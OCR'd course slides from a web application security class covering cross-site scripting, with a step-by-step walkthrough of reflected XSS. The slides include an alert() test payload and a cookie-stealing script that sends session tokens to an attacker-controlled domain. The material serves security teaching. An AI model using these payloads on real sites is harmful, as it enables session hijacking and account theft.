
CNIT 129S: Securing Web Applications



Ch 12: Attacking Users: Cross-Site Scripting (XSS) Part 1

Attacking Clients


- **Vulnerabilities in browsers**
- **May result in session hijacking, unauthorized actions, and disclosure of personal data, keylogging, remote code execution**
- **XSS is the most prevalent web application vulnerability in the world**

Varieties of XSS

- **Reflected XSS**
- **Stored XSS**
- **DOM-Based XSS**

Reflected XSS

- **Example: an error message that takes text from user and displays it back to the user in its response**
- **75% of all XSS vulnerabilities are this type**



1. Reflected XSS

Message: <script>alert("Reflected XSS Vulnerability!");</script>


Pop up a box

Solution

```
<script>alert("Reflected XSS
Vulnerability!");</script>
```

Note: XSS Auditor stops this attack in Chrome and Safari on the Mac, and something blocks it in Opera. It works in Firefox.

Figure 12.3 The steps involved in a reflected XSS attack


Application
1. User logs in
3. User requests attacker's URL
4. Server responds with attacker's JavaScript
7. Attacker hijacks user's session
5. Attacker's JavaScript executes in user's browser
2. Attacker feeds crafted URL to user
6. User's browser sends session token to attacker
User
Attacker

1. The user logs in to the application as normal and is issued a cookie containing a session token:

```
Set-Cookie: sessId=184a9138ed37374201a4c9672362f12459c2a652491a3
```

2. Through some means (described in detail later), the attacker feeds the following URL to the user:

```
http://mdsec.net/error/5/Error.ashx?message=<script>var+i=new+Image
;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>
```

As in the previous example, which generated a dialog message, this URL contains embedded JavaScript. However, the attack payload in this case is more malicious.

3. The user requests from the application the URL fed to him by the attacker.

4. The server responds to the user's request. As a result of the XSS vulnerability, the response contains the JavaScript the attacker created.

5. The user's browser receives the attacker's JavaScript and executes it in the same way it does any other code it receives from the application.

6. The malicious JavaScript created by the attacker is:

```
var i=new Image; i.src="http://mdattacker.net/"+document.cookie;
```

This code causes the user's browser to make a request to `mdattacker.net` which is a domain owned by the attacker. The request contains the user's current session token for the application:

```
GET /sessId=184a9138ed37374201a4c9672362f12459c2a652491a3 HTTP/1.1
Host: mdattacker.net
```

7. The attacker monitors requests to `mdattacker.net` and receives the user's request. He uses the captured token to hijack the user's session, gaining access to that user's personal information and performing arbitrary actions “as” the user.

Persistent Cookies

- **If user has a persistent cookie, implementing "remember me"**

- **Step 1 is not needed**

